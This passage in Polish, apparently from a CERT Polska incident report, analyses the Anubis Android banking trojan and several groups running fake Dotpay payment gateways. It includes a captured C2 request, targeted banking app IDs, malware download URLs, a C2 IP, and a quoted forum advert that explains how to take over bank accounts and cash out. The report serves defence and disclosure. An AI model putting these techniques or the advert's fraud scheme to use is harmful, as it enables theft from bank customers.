
Sposób dostarczenia

Dystrybucja Anubisa polegała na umieszczeniu złośliwej aplikacji w serwisie Google Play lub skierowaniu użytkownika na fałszywą stronę internetową, skąd pobierany był malware. Przesyłając do swoich ofiar wiadomości SMS, oszuści podszywali się pod znane firmy i usługodawców, informując np. o oczekującej przesyłce (przykłady złośliwych wiadomości zostały opisane w oddzielnym artykule na str. 38: „Androidowe kampanie złośliwego oprogramowania").



Rysunek 36. *Przykład wiadomości SMS, odsyłającej do fałszywej witryny.*

Zabieg socjotechniczny miał na celu nakłonienie użytkownika do wizyty na podstawionej stronie i pobrania udostępnionej aplikacji. Urządzenia z systemem Android mają domyślnie zablokowaną możliwość instalowania aplikacji z niezaufanych źródeł, co dla przestępców mogło okazać się pewnym utrudnieniem. Próba ominięcia zabezpieczeń odbywała się poprzez umieszczenie na złośliwej stronie instrukcji, zachęcającej do zmiany konfiguracji urządzenia.




Rysunek 37. *Domyślnie zablokowana możliwość instalowania aplikacji spoza sklepu Google.*

[57] https://www.cert.pl/news/single/analiza-polskiego-bankbota/

W przypadku dystrybucji bankera za pośrednictwem Google Play, atakujący najczęściej korzystali z dropperów. W sklepie Google umieszczana była funkcjonalna wersja dowolnej aplikacji, która po upływie określonego czasu (lub spełnieniu innych ustalonych warunków) przystępowała do pobierania właściwej części złośnika. Miało to na celu oszukanie mechanizmów bezpieczeństwa i opóźnienie wykrycia szkodliwej aplikacji.


Przebieg infekcji

Analizowany wariant Anubisa został przygotowany w taki sposób, aby nie wzbudzać podejrzeń u potencjalnej ofiary. Proces instalacji nie wymagał od użytkownika przydzielania dodatkowych uprawnień. Dopiero uruchomienie złośliwego oprogramowania wykazywało wyraźne anomalie. Dało się zauważyć, że z menu systemowego zniknęła ikona aplikacji (celem zabiegu było utrudnienie usunięcia złośliwego narzędzia). Następnie ofiara była przenoszona do ekranu ułatwień dostępu. Tam w natarczywy sposób aplikacja wyświetlała komunikat, nakłaniający do przydzielenia jej wymaganych uprawnień. Proces wymuszenia był zaprojektowany w taki sposób, aby wywołanie pojawiało się na ekranie w sposób ciągły, do momentu wyrażenia odpowiedniej zgody. W międzyczasie zainfekowane urządzenie rejestrowało swoją obecność na serwerze C&C.



Rysunek 38. *Próba wymuszenia niebezpiecznych uprawnień.*

Do panelu przestępcy przesyłany był IMEI ofiary, wraz z adresem IP i nazwą operatora GSM. W bazie danych zapisywana była też wersja systemu operacyjnego, nazwa aplikacji za pomocą której dostarczono malware oraz flaga kraju, z którego łączyło się zainfekowane urządzenie. Zarządzający botnetem posiadał dostęp do daty i godziny infekcji, a także listy atakowanych aplikacji, zainstalowanych na telefonie ofiary.




Rysunek 39. *Widok panelu do zarządzania botnetem.*

Komunikacja z botnetem odbywała się za pomocą protokołu HTTP. W celu ograniczenia możliwości wglądu w treść zapytań (np. podczas inspekcji ruchu sieciowego) Anubis korzystał z szyfrowania RC4 (zdefiniowany klucz był zapisany w próbce). Tak przygotowane żądania, kodowane były do postaci base64 i przesyłane do serwera.

```
POST /private/set_data.php HTTP/1.1
Content-Length: 282
Content-Type: application/x-www-form-urlencoded
User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0; [redacted] / [redacted] )
Host: [redacted]
Connection: close
Accept-Encoding: gzip, deflate

p=NGY3[redacted]
[redacted]
[redacted]I2ODI=
```

Ułatwienia dostępu (ang. *Accessibility Services*) to zbiór wbudowanych w system Android funkcji, stworzonych z myślą o osobach potrzebujących niestandardowych metod komunikacji z urządzeniem. Dzięki nim możliwe jest uzyskanie dostępu do monitora brajlowskiego, sterowanie urządzeniem za pomocą głosu, korzystanie z syntezatora mowy, etc. Niestety, korzystanie z Ułatwień dostępu to także chętnie stosowana przez przestępców metoda, biorąca udział w procesie przejmowania kontroli nad urządzeniem. Dobrym przykładem będzie tu wykorzystana przez Anubisa funkcja, pozwalająca wchodzić w interakcję z zawartością wyświetlanych okien i komunikatów bez udziału użytkownika. W ten sposób wymuszana była np. zmiana domyślnej aplikacji do obsługi wiadomości SMS. Kiedy na zainfekowanym urządzeniu wyświetlało się zapytanie o możliwość zmiany, malware podejmował błyskawiczne działanie i odpowiadał twierdząco w swoim imieniu. Krótki czas reakcji na zapytanie i szybkie zamknięcie okna powodowały, że proces przejęcia kontroli nad aplikacją przebiegał w sposób trudny do zauważenia.




Rysunek 40. *Anubis wnioskuje o zmianę domyślnej aplikacji do przesyłania SMS-ów.*

Funkcjonalność

Analizowany panel Anubisa posiada rozbudowane możliwości kontrolowania zainfekowanych urządzeń. Widzimy w nim typowy dla trojanów bankowych zestaw funkcji, a więc: wykonywanie injectów, przechwytywanie SMS-ów, jak również rejestrowanie sekwencji naciśniętych klawiszy (keylogging).

Panel ma oddzielną sekcję, zajmującą się gromadzeniem danych z kart płatniczych. Widoczne są polecenia charakterystyczne dla narzędzi zdalnego dostępu, takie jak wykonywanie zrzutów ekranu, nagrywanie dźwięku czy rejestrowanie obrazu wyświetlanego na urządzeniu. Możliwe jest wysyłanie poleceń służących ustaleniu geolokalizacji ofiary, jak również pobieranie wpisów z książki adresowej.

Panel dopuszcza możliwość masowego wysyłania SMS-ów, przekierowania połączeń, a także wywoływania kodów USSD. Istnieje techniczna możliwość pobrania spisu zainstalowanych aplikacji, ich uruchamiania oraz generowania fałszywych powiadomień. W dole listy widoczne jest polecenie Cryptolocker. Anubis to także złośliwe oprogramowanie szyfrujące. Za jego pomocą możliwe jest odbieranie ofiarom dostępu do plików przechowywanych na urządzeniu. Proces szyfrowania jest odwracalny, pod warunkiem znajomości klucza użytego w procesie (ten definiowany jest przez przestępcę po wybraniu odpowiedniej opcji w panelu).



Rysunek 41. *Widok listy poleceń i konfiguracji bota w panelu Anubis II.*

Analizowany wariant bankera, w dniu przeprowadzania analizy posiadał możliwość wykradania danych za pomocą nakładek do 185 serwisów. W konfiguracji złośliwego oprogramowania znajdowały się nie tylko aplikacje bankowe, ale również te związane z obsługą poczty elektronicznej, mediów społecznościowych, platform zakupowych czy kryptowalut (wśród nich pojawił się m.in. Gmail, Facebook, Paypal, eBay oraz Amazon). 32 overlay'e dotyczyły polskich banków i usługodawców (lista obsługiwanych aplikacji znajduje się poniżej). Należy pamiętać, że rozbudowane możliwości wykradania danych w przypadku Anubisa, nie muszą ograniczać ataku do niżej wymienionych aplikacji. W przypadku zastosowania keyloggera, możliwe jest przechwytywanie danych wpisywanych do dowolnego okna czy formularza.


```
com.getingroup.mobilebanking
eu.eleader.mobilebanking.pekao.firm
eu.eleader.mobilebanking.pekao
eu.eleader.mobilebanking.raiffeisen
pl.bzwbk.bzwbk24
pl.ipko.mobile
pl.mbank
alior.bankingapp.android
com.comarch.mobile.banking.bgzbnpparibas.biznes
com.comarch.security.mobilebanking
com.empik.empikapp
com.empik.empikfoto
com.finanteq.finance.ca
com.orangefinanse
eu.eleader.mobilebanking.invest
pl.aliorbank.aib
pl.allegro
pl.bosbank.mobile
pl.bph
pl.bps.bankowoscmobilna
pl.bzwbk.ibiznes24
pl.bzwbk.mobile.tab.bzwbk24
pl.ceneo
pl.com.rossmann.centauros
pl.fmbank.smart
pl.ideabank.mobilebanking
pl.ing.mojeing
pl.millennium.corpApp
pl.orange.mojeorange
pl.pkobp.iko
pl.pkobp.ipkobiznes
wit.android.bcpBankingApp.millenniumPL
```

Fałszywe strony pośredników płatności

W 2018 r. znacząco nasiliły się ataki wykorzystujące scenariusz z podszywaniem się pod serwisy płatności online, takie jak Dotpay czy PayU. Przestępcy przy użyciu różnych scenariuszy i metod socjotechnych wysyłali do ofiary informację o konieczności dokonania płatności online. Zazwyczaj dotyczyła ona opłaty za przesyłkę kurierską. Sam system był oczywiście fałszywy, stworzony i utrzymywany na infrastrukturze przestępców. Jego strona wizualna była identyczna z oryginałem. Nazwy domen, na których znajdował się system, zawierały elementy charakterystyczne, powiązane z płatnościami, przesyłkami czy firmami kurierskimi i miały na celu uśpienie czujności ofiar. Były to m.in. frazy:


- dotpay, bramka, paybylink, customer, twojaprzesylka, paynow, przelew, platnosc, dpdgroup, kurier, vat, paycourier, przesylkadodomu, szybkiprzelew, dpdpoland, oplata, zamowienie, rachunek,dhl -pay, inpost, furgonetka-24, eplatnosci itp.

Fałszywy system płatności wyglądał jak na rysunku 42.




Rysunek 42. *Przykład strony podszywającej się pod system płatności online.*

Ofiara, po wybraniu banku, wpisaniu imienia, nazwiska, adresu, e-maila i numeru telefonu, była przekierowana na rzekomą stronę banku.



Rysunek 43. *Fałszywa strona iPKO.*



Rysunek 44. *Fałszywa strona ING.*

Po podaniu loginu i hasła, przestępcy logowali się na konto ofiary i dodawali szablon przelewu do „zaufanego odbiorcy". Oczywiście konto bankowe „zaufanego odbiorcy" było w posiadaniu przestępców. Taki przelew można było później wykonywać bez użycia kodów potwierdzających transakcje. W momencie zdefiniowania takiego szablonu, na ekranie ofiary pojawiało się okno z prośbą o podanie kodu jednorazowego. Fałszywy komunikat informował o płatności przez system dotpay. Jeżeli ofiara nie zwróciła uwagi na treść otrzymanego SMS-a, podawała kod atakującemu. Następnie atakujący dokonywał transferu środków z konta ofiary na wskazane konto „zaufanego odbiorcy".

Opisany proceder rozpoczął się w połowie 2017 r. i trwa do dziś. Na przestrzeni tego czasu rozpoznano 5 odrębnych grup wykorzystujących opisany powyżej scenariusz. W pierwszej fazie można wyodrębnić dwie grupy, które zaczęły działalność w podobnym okresie i to im przypisujemy wymyślenie scenariusza. Nazwaliśmy je „Payments" oraz „Dotpay fr". Później zaczęli pojawiać się naśladowcy.

Grupa „Payments"

Pierwszy zgłoszony do CERT Polska incydent związany z grupą „Payments" odnotowaliśmy 6 sierpnia 2017 r. Dotyczył on domeny bramka.mobi. Jak wynika z późniejszych analiz, pierwsze odnotowane ataki miały miejsce już pod koniec maja 2017 r.


Cechy charakteryzujące tę, jak i inne grupy, to specyficzne ścieżki używane w fałszywym systemie płatności. W tym przypadku atakujący najczęściej umiejscawiał strony w katalogu /payments/ np.:

- /payments/interpay/index.php
- /payments/twojekonto/index.php
- /payments/mtransfer/index.php

Charakterystyczna była także nazwa bazy danych - „gateway" - w której zapisywano wykradzione dane. Strona podszywająca się pod dotpay wyglądała jak na rysunku 42. Dostępne były wszystkie wyświetlane banki.

Ostatnia kampania tej grupy została zaobserwowana 20 grudnia 2017 r. i dotyczyła domeny dostawyw24.com.Tego samego dnia na torowym forum „Cebulka" pojawiło się ogłoszenie użytkownika

„Hochwanderek” dotyczące sprzedaży bramki. Wskazane w ogłoszeniu linki jednoznacznie wskazują na bramkę wykorzystywaną przez grupę „Payments”.



Hochwanderek

allegro

Cebulkowicz

Zarejestrowany: 2017-03-22
Posty: 135
Punkty handlu (?): 0
Oceny handlu: 0

2017-12-20 PM 1

Temat: Sprzedam bramke platnosci dotpay.pl

Czesc, sprzedam bramke platnosci wraz z fake strona dotpay.pl jak dziala?

https://niebezpiecznik.pl/post/nie-opla ... imilarpost

https://niebezpiecznik.pl/post/przekret ... ze-na-olx/

https://zaufanatrzeciastrona.pl/post/uw ... a-bankowe/

Z3s ladnie pisze, koniecznego nie lubie.
Bramka posiada wszystko co potrzebujesz do przejecia konta bankowego tak by wyplacic z niego pieniadze.
Bramka wpisany kod sms potrzebny do wykonania przelewu lub nadawcy zdefiniowanego automatycznie wysyla do administratora, ewentualnie do .txt jak kto woli.
Bramka jest odciazona czyli nie posiada zbednych smieci, nie ma glupot ktore zamulaja admina lub ofiare. Przechwytuje dane do logowania kod sms i ladnie dziekuje za platnosc. Wszystko sie robi samo.
Bramka obsluguje wiekszosc uzytecznych bankow, ale na zyczenie moge dodac jakis bank tylko kto majacy sensowne pieniadze zaklada konto w skoku w pierdziszewie gornym?
Jesli masz odrobine mozgu i socjotechniki to bramka daje mozliwosc produkcji kont na nieswiadomych slupow ktore wytrzymuja duzo dluzej niz konto na meneli otwarte 3 miesiace wczesniej.

Moja oferta jest skierowania glownie do osob ktore pracuja dla pewnej osoby za drobniaki i dostaja w zamian kilka procent tego co zarobili. Zamiast byc bialym murzynem zostan sam sobie szefem i nie daj sobie wkladac siusiaka w pupe

Ile takie cos zarabia? raz malo a raz duzo. Jesli wplate robi idiotka ktorej oddajesz za darmo wozek dla dziecka to 100-500zl. Jesli wplate robi osoba ogarnieta, to raz na 2-3 dni pracujac samemu 7-12k wpadnie.
Kase zrzucasz na przejety przez siebie wczesniej rachunek, dogadujesz sie z kims o bankierke lub zrzucasz na gielde do wyboru do koloru.

Bramka bedzie posiadac opcje rozsylania wiadomosci na olx z losowym odstepem czasowym do ludzi ktorzy odpowiedzieli na wiadomosc, a w przypadku podania maila bedzie wysylac link do platnosci mailem automatycznie. To jest w cenie, mysle ze w polowie stycznia ukonczone bedzie.

Wrzuce na hosting, kupie domene skonfiguruje wytlumacze i takie tam.
Podchody by otrzymac link i doniesc do certu albo wycisnac cos za friko beda bluzgane
Cena 10k za mniej z fotela nie wstaje a promocji nie bedzie. Nie wynajmuje za procent, ani nie szukam pracownikow. Jesli nie chcesz kupic albo nie masz kasy to szanujmy swoj czas.
Cebulke kocham wiec na escrow dam zarobic.

Rysunek 45. *Ogłoszenie sprzedaży fałszywej bramki płatności.*

Grupa „Dotpay fr”

W przypadku tej grupy, pierwszy odnotowany incydent miał miejsce 26 lipca 2017 r. i dotyczył domeny dotpay.se. Działa ona niezmiennie od pierwszego zgłoszenia. Na przestrzeni tego czasu zauważalna była pewna ewolucja fałszywej bramki, w związku z czym charakterystyczne ścieżki zmieniały się na przestrzeni czasu.

Na bardzo wczesnym etapie używano schematu:
- /new_payment/payments/BANK

Do końca 2017 r.:
- /payment35133632/payments772/BANK/

Od początku 2018 r.:
- 2291ec1c83a719fce7602b9c1605fc_payment_3de88732a94a7c578/2e9800f81ab50b4fd1_payments_ae9037ed66f85923/BANK/

Pod koniec października 2018 r. pojawił się katalog o losowej nazwie, mający utrudnić znalezienie fałszywej bramki na serwerze:
- /c3C/cc119fce7602b9c1605fc_payment_3de88732a94a7c57/
- /gga3/cc119fce7602b9c1605fc_payment_3de88732a94a7c57/
- /c44a/cc119fce7602b9c1605fc_payment_3de88732a94a7c57/
- /uy63CI/cc119fce7602b9c1605fc_payment_3de88732a94a7c57/

W początkowej fazie baza danych miała nazwę „dotpayse_bank” lub „dotpayuk_dotpay”. Później zmieniła się na „dotpay_fr_dotpay” i jest używana do dziś.

W przypadku tej grupy zidentyfikowano kilka fałszywych sklepów, które wysyłały towar zazwyczaj za pobraniem. Płatność dotyczyła przesyłki kurierskiej i odbywała się za pośrednictwem fałszywej bramki. Były to:

- eurortvagd24.pl
- pole-henny.com
- mojeklocki.com
- telecop.in.net


Szczególnie interesujący jest przypadek dotyczący sklepu pole-henny.com, w którym równolegle wykorzystano dwa scenariusze. Pierwszy dotyczył prób kradzieży z wykorzystaniem fałszywej bramki płatności. W drugim następowała próba infekcji ofiary złośliwym oprogramowaniem o nazwie NetWire. Po dokonaniu zamówienia, ofiara otrzymywała drogą mailową rzekomy plik .pdf, zawierający „list przewozowy" bądź „korektę". Znajdowały się one pod adresami:

- http://dhl-paczki.ml/list_przewozowy_nr.102321312323_2018_07_05.pdf
- http://dhl-paczki.ml/korekta2018_07_05.pdf
- http://adobedc.cf/korekta2018_07_05.pdf
- http://adobedc.cf/list_przewozowy_nr.102321312323_2018_07_05.pdf

W rzeczywistości powodowały one przekierowanie i pobranie złośliwego oprogramowania spod adresów:

- http://dhl-paczki.ml/list_przewozowy_nr.102321312323_2018_07_05.pdf/adobe_install.exe
- http://dhl-paczki.ml/korekta2018_07_05.pdf/adobeinstall.exe
- http://adobedc.cf/korekta2018_07_05.pdf/adobeinstall.exe
- http://adobedc.cf/list_przewozowy_nr.102321312323_2018_07_05.pdf/adobe_install.exe

Ich uruchomienie powodowało przejęcie pełnej kontroli nad komputerem ofiary. Serwer C&C znajdował się pod adresem 191.96.249.27. Był on powiązany z innymi atakami, np. atakiem dotyczącym przejęcia profilu NSZZ Solidarność Stoczni Gdańskiej. Wydaje się, że w tym przypadku grupa „Dotpay fr" nawiązała współpracę z inną grupą przestępczą, odpowiedzialną za infekcje z użyciem NetWire.



Rysunek 46. *Schemat dystrybucji NetWire ze sklepu pole-henny.com.*


Grupa „nr 3”

